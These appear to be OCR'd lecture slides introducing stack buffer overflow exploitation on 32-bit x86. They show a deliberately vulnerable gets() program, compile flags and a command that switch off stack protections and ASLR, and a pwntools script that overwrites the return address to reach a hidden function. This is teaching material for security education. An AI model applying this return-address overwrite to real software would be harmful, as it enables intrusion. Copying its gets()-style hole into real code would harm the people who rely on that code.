
Register save

- Revision: **call A** assembly
    - push %eip
    - %eip=A
- When we returned, what happened to %eax if it is modified by sub-function?

- In order to recover the state, we need to save registers.
    - That is, push to stack, call and pop after return.
- caller-saved registers: %eax %edx %ecx
- callee-saved registers: %ebx %esi %edi

Stack frame

- When we call some function...
- Keep this image in your mind!




We will move to PWN world!

- Tools:
  - GDB
  - pwndbg
  - pwntools


- Extend:
  - x86-64 register/stack frame
  - arm register
  - calling convention

Stack overflow

- gcc -m32 -fno-stack-protector -no-pie -z execstack stack_example.c -o stack_example




```c
#include <stdio.h>
#include <string.h>
void success() { puts("You Hava already controlled it."); }
void vulnerable() {
  char s[12];
  gets(s);
  puts(s);
  return;
}
int main(int argc, char **argv) {
  vulnerable();
  return 0;
}
```



```
 imwxz  ~/Downloads/tmp  gcc -m32 -fno-stack-protector -no-pie -z execstack  stack_example.c -o stack_example
stack_example.c: In function ‘vulnerable’:
stack_example.c:6:3: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-de
claration]
    6 |   gets(s);
      |   ^~~~
      |   fgets
/usr/bin/ld: /tmp/cc1V8760.o: in function `vulnerable':
stack_example.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```


Stack overflow

- checksec




```
pwndbg> checksec
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   49) Symbols       No    0               1
```


- Close **ASLR(Address Space Layout Randomization)**
  - sudo bash -c "echo 0 > /proc/sys/kernel/randomize_va_space"



```
int vulnerable()
{
  char s[16]; // [esp+4h] [ebp-14h] BYREF

  gets(s);
  return puts(s);
}
```




```
                 +-----------------+
                 |     retaddr     |
                 +-----------------+
                 |    saved ebp    |
          ebp--->+-----------------+
                 |                 |
                 |                 |
                 |                 |
                 |                 |
                 |                 |
                 |                 |
     s,ebp-0x14-->+-----------------+
```



```
success        .text        08049186
```

Stack overflow

- Input 0x14*'a'+'bbbb'+success_addr



```
                  +-----------------+
                  |    0x08049186   |
                  +-----------------+
                  |       bbbb      |
         ebp--->+-----------------+
                  |                 |
                  |                 |
                  |                 |
                  |                 |
                  |                 |
                  |                 |
 s,ebp-0x14-->+-----------------+
```

- Why not 12(0xc)?
- Extend:
  - memory alignment

Stack overflow

- Be careful!
- Little endian: 0x12345 in memory is 45 23 01
- Big endian: 0x12345 in memory is 01 23 45


- Like whether to start a new line with the function branch
- In most architectures including x86 is little endian or configured to little endian(arm)
- In network big endian

Stack overflow

- One more thing...
- How to input 0x08049186

  In memory 86 91 04 08


- We need pwntools and python




ASCII TABLE

Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char
0	0	[NULL]	32	20	[SPACE]	64	40	@	96	60	`
1	1	[START OF HEADING]	33	21	!	65	41	A	97	61	a
2	2	[START OF TEXT]	34	22	"	66	42	B	98	62	b
3	3	[END OF TEXT]	35	23	#	67	43	C	99	63	c
4	4	[END OF TRANSMISSION]	36	24	$	68	44	D	100	64	d
5	5	[ENQUIRY]	37	25	%	69	45	E	101	65	e
6	6	[ACKNOWLEDGE]	38	26	&	70	46	F	102	66	f
7	7	[BELL]	39	27	'	71	47	G	103	67	g
8	8	[BACKSPACE]	40	28	(	72	48	H	104	68	h
9	9	[HORIZONTAL TAB]	41	29	)	73	49	I	105	69	i
10	A	[LINE FEED]	42	2A	*	74	4A	J	106	6A	j
11	B	[VERTICAL TAB]	43	2B	+	75	4B	K	107	6B	k
12	C	[FORM FEED]	44	2C	,	76	4C	L	108	6C	l
13	D	[CARRIAGE RETURN]	45	2D	-	77	4D	M	109	6D	m
14	E	[SHIFT OUT]	46	2E	.	78	4E	N	110	6E	n
15	F	[SHIFT IN]	47	2F	/	79	4F	O	111	6F	o
16	10	[DATA LINK ESCAPE]	48	30	0	80	50	P	112	70	p
17	11	[DEVICE CONTROL 1]	49	31	1	81	51	Q	113	71	q
18	12	[DEVICE CONTROL 2]	50	32	2	82	52	R	114	72	r
19	13	[DEVICE CONTROL 3]	51	33	3	83	53	S	115	73	s
20	14	[DEVICE CONTROL 4]	52	34	4	84	54	T	116	74	t
21	15	[NEGATIVE ACKNOWLEDGE]	53	35	5	85	55	U	117	75	u
22	16	[SYNCHRONOUS IDLE]	54	36	6	86	56	V	118	76	v
23	17	[ENG OF TRANS. BLOCK]	55	37	7	87	57	W	119	77	w
24	18	[CANCEL]	56	38	8	88	58	X	120	78	x
25	19	[END OF MEDIUM]	57	39	9	89	59	Y	121	79	y
26	1A	[SUBSTITUTE]	58	3A	:	90	5A	Z	122	7A	z
27	1B	[ESCAPE]	59	3B	;	91	5B	[	123	7B	{
28	1C	[FILE SEPARATOR]	60	3C	<	92	5C	\	124	7C	|
29	1D	[GROUP SEPARATOR]	61	3D	=	93	5D	]	125	7D	}
30	1E	[RECORD SEPARATOR]	62	3E	>	94	5E	^	126	7E	~
31	1F	[UNIT SEPARATOR]	63	3F	?	95	5F	_	127	7F	[DEL]


Stack overflow



```python
# coding=utf8
from pwn import *  # import pwntools

context(os='linux', arch='i386')    # set context
sh = process('./stack_example')  # set elf file

payload = flat(b'a' * 0x14, b'bbbb', 0x08049186)    # form payload

sh.sendline(payload)    # send to remote
sh.interactive()    # give control to user
```



```
imwxz  ~/Downloads/tmp  python exp.py
[+] Starting local process './stack_example': pid 52662
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaabbbb\x86\x91\x04
You Hava already controlled it.
[*] Got EOF while reading in interactive
$ 
```



```c
#include <stdio.h>
#include <string.h>
void success() { puts("You Hava already controlled it."); }
void vulnerable() {
  char s[12];
  gets(s);
  puts(s);
  return;
}
int main(int argc, char **argv) {
  vulnerable();
  return 0;
}
```


Stack overflow

- Let’s see it step by step:
  - sh = gdb.debug('./stack_example', [instructions]) will use gdb to run the program instead of directly
  - in gdb, address have prefix *, register have prefix **$**
  - **b *0xabcd** will add a breakpoint at 0xabcd, when program run to that address, it will stop and give control to you so you can print the state of that point.
  - **c** will continue the program
  - **p** can print something like **p $eax**
  - **x/[size][type][unit]** can show range of memory like **x/16xw $esp**
  - **s** will go next c language, go in function but **n** will go next but not in function
  - **si/ni** same but for assembly


- We break at the **ret** of function vulnerable
  - sh = gdb.debug('./stack_example', '''
  - b *0x080491E6
  - c
  - ''')

Stack overflow

